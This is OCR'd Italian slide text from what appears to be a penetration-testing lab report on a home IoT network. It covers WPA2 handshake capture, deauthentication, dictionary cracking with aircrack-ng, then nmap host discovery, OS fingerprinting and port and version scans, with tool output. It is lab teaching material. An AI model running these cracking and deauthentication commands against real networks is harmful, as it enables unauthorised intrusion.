
Target Discovery

Scansione reti Wi-Fi: Fase 1

Device: Raspberry Pi

- Sezione – *Wi-FI (802.11)*





Target Discovery


Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Rasberry-AP**:

- impostiamo la scheda Wi-Fi in ***Monitor Mode***.

Comando:

```
airmon-ng start wlan0
```




Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Rasberry-AP**:

- identifichiamo la rete target ed il relativo *BSSID*.

Comando: `airodump-ng wlan0mon`



Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Rasberry-Pi**:

- catturiamo i pacchetti del *Four-way Handshake*

Comando:

```
airodump-ng wlan0mon -c 7 --bssid B8:27:EB:D2:11:53 -w Rasberry-AP
```

```
CH  7 ][ Elapsed: 0 s ][ 2024-06-17 14:06

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B8:27:EB:D2:11:53  -37 100       42        1    0   7   65   WPA2 CCMP   PSK  Rasberry-AP

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

B8:27:EB:D2:11:53  78:21:84:89:02:E4  -63    6e- 6      0        5
```

Target Discovery


Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Rasberry-Pi**:

- forziamo il Client ad eseguire un nuovo *Four-way Handshake*

Comando:

```
aireplay-ng -0 3 -a B8:27:EB:D2:11:53 -c DC:4F:22:60:82:BF wlan0mon
```




Target Discovery

Scansione reti Wi-Fi: Fase 2


Effettuiamo il cracking della password dell'acces point **Rasberry-Pi**:

- analizziamo l'outout di ***airodump-ng***



WPA handshake avvenuto

Files di output: traffico prodotto



Target Discovery


Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Rasberry-Pi**:

- dictionary attack (*brute force*)

Comando:

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt
-b B8:27:EB:D2:11:53 Rasberry-AP.cap
```




Target Discovery

Scansione reti Wi-Fi: Fase 3

Ci colleghiamo alla rete ***Rasberry-AP*** con password ***Password123***

e prendiamo il nuovo indirizzo IP della *VM Kali*:

Comando: `ifconfig`



Target Discovery


Scansione reti Wi-Fi: Fase 3

Il numero degli host attivi sulla rete è 6:

- **192.168.14.24** – *Arduino*
- **192.168.14.26** – *ESP32*
- **192.168.14.27** – *ESP8266*
- **192.168.14.240** – *Raspberry Pi*

Comando:

```
nmap -sn 192.168.14.0/24
```




Target Discovery

Scansione reti Wi-Fi: Fase 3

Il numero degli host attivi sulla rete è 5, esattamente come la scansione effettuata con '***sudo nmap***' con la differenza che il tool ***arp-scan*** ha omesso l'indirizzo IP della VM Kali.

Comando:

```
arp-scan 192.168.14.0/24
```



Target Discovery

OS Fingerprint Attivo

Informazioni reperite con l'OS fingerprint attivo usando ***nmap***:

- sistema **Linux**;
- kernel version **5.x** (5.0 o 5.5);
- scansione porte attive
  - **porta 22** (*servizio SSH*)
  - **porta 53** (*servizio DNS*)

Comando:

```
nmap -O 192.168.14.0/24
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.14.240
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:04 CEST
Nmap scan report for 192.168.14.240
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.5
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.24 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Target Discovery

OS Fingerprint Attivo

L’OS Fingerprint su questa tipologia di dispositivi richiederebbero scripts ad hoc.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.14.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:06 CEST
Nmap scan report for arduino-1358 (192.168.14.24)
Host is up (0.19s latency).
All 1000 scanned ports on arduino-1358 (192.168.14.24) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 34:94:54:23:13:58 (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (95%), Advanced Illumination DCS-100E lighting controller (95%), AudioControl D3
400 network amplifier (95%), British Gas GS-Z3 data logger (95%), Daysequerra M4.2SI radio (95%), Denver Electronics AC-5000W MK2
camera (95%), DTE Energy Bridge (lwIP stack) (95%), Enlogic PDU (FreeRTOS/lwIP) (95%), Espressif esp8266 firmware (lwIP stack) (95
%), Espressif ESP8266 WiFi system-on-a-chip (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.14.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:08 CEST
Nmap scan report for esp32-8902E4 (192.168.14.26)
Host is up (0.26s latency).
All 1000 scanned ports on esp32-8902E4 (192.168.14.26) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 78:21:84:89:02:E4 (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: media device
Running: Microsoft Xbox 360
OS CPE: cpe:/h:microsoft:xbox_360_kernel
OS details: Microsoft Xbox 360 Dashboard
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.18 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.14.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:09 CEST
Nmap scan report for ESP-6082BF (192.168.14.27)
Host is up (0.37s latency).
All 1000 scanned ports on ESP-6082BF (192.168.14.27) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: DC:4F:22:60:82:BF (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting controller (96%), AudioControl D3
400 network amplifier (96%), British Gas GS-Z3 data logger (96%), Daysequerra M4.2SI radio (96%), Denver Electronics AC-5000W MK2
camera (96%), DTE Energy Bridge (lwIP stack) (96%), Enlogic PDU (FreeRTOS/lwIP) (96%), Espressif esp8266 firmware (lwIP stack) (96
%), Espressif ESP8266 WiFi system-on-a-chip (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.28 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


Target Discovery

OS Fingerprint Passivo

Informazioni reperite con l'OS fingerprint passivo usando ***p0f***:

- porsi in ascolto sull'interfaccia *eth0* ed ispezionare i pacchetti *TCP/IP*

Comando: `p0f -i eth0`



Target Discovery

OS Fingerprint Passivo


Informazioni reperite con l'OS fingerprint passivo usando ***pOf***:

- utilizziamo *ssh* in modo che la macchina target invii pacchetti sull'interfaccia di rete *eth0*

Comando: `ssh user@192.168.14.240`

OS fingerprint passivo non riuscito:

- `os = '???'`



Target Discovery

Riassunto

La seguente tabella riassume tutte le informazioni rilevanti estrapolate dalla fase di *Target Discovery*:

Nome Target	Indirizzo IP	MAC Address	OS Detect
Raspberry Pi	`192.168.14.240`	`B8:27:EB:D2:11:53`	Linux 5.x
Arduino-1358	`192.168.14.24`	`34:94:54:23:13:58`	/
esp32-8902EA	`192.168.14.26`	`78:21:84:89:02:E4`	/
ESP-6082BF	`192.168.14.27`	`DC:4F:22:660:82:BF`	/

Target Enumeration

TCP Port Scanning: *nmap -sS*

Per scovare le porte che sono aperte sull'asset viene effettuata una *SYN Scan* sfruttando *nmap*:

- **porta 22/tcp** -> SSH
- **porta 53/tcp** -> domain
- **porta 1883/tcp** -> MQTT

Comando:

```
nmap -sS -p- 192.168.14.240
```

```
Nmap scan report for 192.168.14.240
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
1883/tcp open  mqtt
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 2652.92 seconds
```

Target Enumeration

TCP Port Scanning: *nmap -sV*

Effettuiamo una Version Detection per stabilire quali sono i servizi associati alle varie porte e quali sono le versioni di questi.

Comando:

```
nmap -sV -p- -oX report.xml
192.168.14.240
```

```
Nmap scan report for 192.168.14.240
Host is up (0.46s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE                VERSION
22/tcp   open  ssh                    OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
53/tcp   open  domain                 dnsmasq 2.85
1883/tcp open  mosquitto version 2.0.11
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2694.49 seconds
```

Il report dettagliato della scansione è stato esportato in formato XML e successivamente convertito in formato HTML per una consultazione più agevole.

Target Enumeration

TCP Port Scanning: *nmap -A*

